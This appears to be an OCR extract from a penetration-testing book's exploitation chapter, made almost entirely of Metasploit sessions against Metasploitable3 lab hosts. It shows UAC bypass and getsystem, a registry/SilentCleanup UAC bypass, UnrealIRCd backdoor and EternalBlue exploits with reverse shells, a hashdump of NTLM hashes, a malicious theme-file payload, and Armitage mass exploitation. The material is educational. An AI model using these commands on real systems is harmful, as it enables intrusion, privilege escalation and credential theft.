[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > sysinfo
Computer        : DESKTOP-BL85FNS
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```


```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off
Accepted: PSH, EXE)


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(bypassuac) > set session 1
session => 1
```

```
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.0.120:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (957487 bytes) to 192.168.0.119
[*] Meterpreter session 2 opened (192.168.0.120:4444 -> 192.168.0.119:49635) at
2017-05-27 13:54:27 -0400
```


```
msf exploit(bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1332 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

```
meterpreter > upload /root/chap09/test.ps1 c:/windows/temp
[*] uploading  : /root/chap09/test.ps1 -> c:/windows/temp
[*] uploaded   : /root/chap09/test.ps1 -> c:/windows/temp\test.ps1
meterpreter > shell
Process 7316 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17134.472]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> powershell c:\windows\temp\test.ps1
powershell c:\windows\temp\test.ps1
```


C:\Users\hackM$>reg add hkcu\Environment /v windir /d "cmd /K reg delete hkcu\Environment /v windir /f && REM "
The operation completed successfully.
C:\Users\hackM$>schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I
SUCCESS: Attempted to run the scheduled task "\Microsoft\Windows\DiskCleanup\SilentCleanup".
C:\Users\hackM$>
Administrator: c:\windows\system32\cmd.exe
The operation completed successfully.
C:\WINDOWS\system32>


Control Panel ▸ All Control Panel Items ▸ Credential Manager
Panel Home
Store credentials for automatic logon
Use Credential Manager to store credentials, such as user names and passwords, in vaults so you can easily log on to computers or websites.
Windows Vault
Default vault location
Back up vault
Restore vault
Windows Credentials
Add a Windows credential
No Windows credentials.
Certificate-Based credentials
Add a certificate-based credential
No certificates.
Generic Credentials
Add a generic credential
http://61.6.60.142
Modified: Today
Internet or network address: http://61.6.60.142
User name: vijay
Password: ••••••••
Persistence: Enterprise
Edit
Remove from vault

Chapter 10: Exploitation




```
root@kali:~# cd /usr/share/metasploit-framework/lib/
anemone/    msf/        rabal/      snmp/       telephony/
metasm/     net/        rbmysql/    sqlmap/     xssf/
metasploit/ postgres/   rex/        tasks/
root@kali:~# cd /usr/share/metasploit-framework/lib/msf/
base/    core/    scripts/ ui/      util/
```

```
root@kali:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.17.31-dev                         ]
+ -- --=[ 1843 exploits - 1074 auxiliary - 320 post        ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
root@kali:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

```
msf > db_nmap -vv -sV -p1-65535 192.168.0.16 --save Target
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-29 18:05 EST
[*] Nmap: NSE: Loaded 43 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 18:05
[*] Nmap: 'Failed to resolve "Target".'
[*] Nmap: Scanning 192.168.0.16 [1 port]
[*] Nmap: Completed ARP Ping Scan at 18:05, 0.15s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 18:05
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 18:05, 0.05s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 18:05
[*] Nmap: 'Failed to resolve "Target".'
[*] Nmap: Scanning 192.168.0.16 [65535 ports]
[*] Nmap: Discovered open port 80/tcp on 192.168.0.16
[*] Nmap: Discovered open port 445/tcp on 192.168.0.16
[*] Nmap: Discovered open port 22/tcp on 192.168.0.16
[*] Nmap: Discovered open port 3306/tcp on 192.168.0.16
```

```
msf > db_import /root/chap10/Target.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.5'
[*] Importing host 192.168.0.16
[*] Successfully imported /root/chap10/Target.xml
```

```
msf > services
Services
========

host          port  proto  name         state   info
----          ----  -----  ----         -----   ----
192.168.0.16  21    tcp    ftp          closed
192.168.0.16  22    tcp    ssh          open    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 Ubuntu Linux; protocol 2.0
192.168.0.16  80    tcp    http         open    Apache httpd 2.4.7
192.168.0.16  445   tcp    netbios-ssn  open    Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.0.16  631   tcp    ipp          open    CUPS 1.7
192.168.0.16  3000  tcp    ppp          closed
192.168.0.16  3306  tcp    mysql        open    MySQL unauthorized
192.168.0.16  3500  tcp    http         open    WEBrick httpd 1.3.1 Ruby 2.3.7 (2018-03-28)
192.168.0.16  6697  tcp    irc          open    UnrealIRCd
192.168.0.16  8181  tcp    http         open    WEBrick httpd 1.3.1 Ruby 2.3.7 (2018-03-28)
```

```
msf > search UnrealIRCd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Check  Description
   ----                                  ---------------  ----       -----  -----------
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Exec
ution
```

```
msf > info exploit/unix/irc/unreal_ircd_3281_backdoor

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Check supported:
  No

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  6667             yes       The target port (TCP)
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.0.16
rhost => 192.168.0.16
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.0.24
lhost => 192.168.0.24
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 6697
lport => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.24:6697
[*] 192.168.0.16:6697 - Connected to 192.168.0.16:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.0.16:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo DTUsaO3iBJX0Mes8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "DTUsaO3iBJX0Mes8\r\n"
[*] Matching...
[*] B is input...

hostname
metasploitable3-ub1404
whoami
boba_fett
uname -a
Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08
```


```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.115
rhost => 192.168.0.115
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.24
lhost => 192.168.0.24
msf exploit(windows/smb/ms17_010_eternalblue) > set lport 443
lport => 443
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started HTTPS reverse handler on https://192.168.0.24:443
[*] 192.168.0.115:445 - Connecting to target for exploitation.
[+] 192.168.0.115:445 - Connection established for exploitation.
[+] 192.168.0.115:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.115:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.0.115:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.115:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.0.115:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.0.115:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.0.115:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.115:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.115:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.115:445 - Starting non-paged pool grooming
[+] 192.168.0.115:445 - Sending SMBv2 buffers
[+] 192.168.0.115:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.115:445 - Sending final SMBv2 buffers.
[*] 192.168.0.115:445 - Sending last fragment of exploit packet!
[*] 192.168.0.115:445 - Receiving response from exploit packet
[+] 192.168.0.115:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.115:445 - Sending egg to corrupted connection.
```


```
meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : MASTERING
Logged On Users : 2
Meterpreter     : x64/windows
```


```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1019:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```


```
msf exploit(windows/fileformat/ms13_071_theme) > set payload windows/powershell_reverse_tcp
payload => windows/powershell_reverse_tcp
msf exploit(windows/fileformat/ms13_071_theme) > set lhost 192.168.0.24
lhost => 192.168.0.24
msf exploit(windows/fileformat/ms13_071_theme) > exploit
[*] Exploit running as background job 0.
msf exploit(windows/fileformat/ms13_071_theme) >
[*] Started reverse SSL handler on 192.168.0.24:4444
[*] Started service listener on 192.168.0.24:445
[*] Server started.
[*] Malicious SCR available on \\192.168.0.24\LiQUI\msf.scr...
[*] Creating 'msf.theme' file ...
[+] msf.theme stored at /root/.msf4/local/msf.theme
```


```
msf exploit(windows/fileformat/ms13_071_theme) > sessions -i 3
[*] Starting interaction with 3...

Windows PowerShell running as user vagrant on METASPLOITABLE3
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS Microsoft.PowerShell.Core\FileSystem::\\192.168.0.24\LiQUI>get-executionpolicy
Bypass
PS Microsoft.PowerShell.Core\FileSystem::\\192.168.0.24\LiQUI> whoami
metasploitable3\vagrant
PS Microsoft.PowerShell.Core\FileSystem::\\192.168.0.24\LiQUI> dir
```



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Import Hosts
Add Hosts...
Nmap Scan
MSF Scans...
DNS Enumerate
Clear Database
Intense Scan
Intense Scan + UDP
Intense Scan, all TCP ports
Intense Scan, no ping
Ping Scan
Quick Scan
Quick Scan (OS detect)
Comprehensive
192.168.



Login
Services
Scan
Host
Operating System
Set Label...
Remove Host
192.168


Console X
Hail Mary X
[*] Finding exploits (via local magic)
[+] 192.168.0.115: found 92 exploits
[+] 192.168.0.16: found 439 exploits
[*] Sorting Exploits...
[*] Launching Exploits...
[*] 192.168.0.16:80 (unix/webapp/jquery_file_upload)
[*] 192.168.0.16:80 (multi/http/navigate_cms_rce)
[*] 192.168.0.115:8080 (multi/http/struts2_namespace_ognl)
[*] 192.168.0.16:80 (multi/http/cmsms_upload_rename_rce)
[*] 192.168.0.115:8181 (windows/http/manageengine_adshacluster_rce)
[*] 192.168.0.16:80 (unix/http/quest_kace_systems_management_rce)
[*] 192.168.0.16:80 (multi/http/oscommerce_installer_unauth_code_exec)
[*] 192.168.0.16:80 (multi/http/gitlist_arg_injection)
[*] 192.168.0.16:80 (unix/webapp/drupal_drupalgeddon2)
[*] 192.168.0.16:80 (multi/http/clipbucket_fileupload_exec)
[*] 192.168.0.16:80 (multi/http/monstra_fileupload_exec)
[*] 192.168.0.16:80 (unix/http/epmp1000_get_chart_cmd_shell)
Listing sessions in 17 seconds


192.168.0.115
192.168
oft Corporation. All ri
Attack
Login
Shell 3
Services
Scan
Host
Interact
Upload...
Pass Session
Post Modules
Disconnect

```
root@kali:~# searchsploit ftp windows remote
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ---------------------------------
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - 'PORT' Remote Denial of S | exploits/windows/dos/12698.py
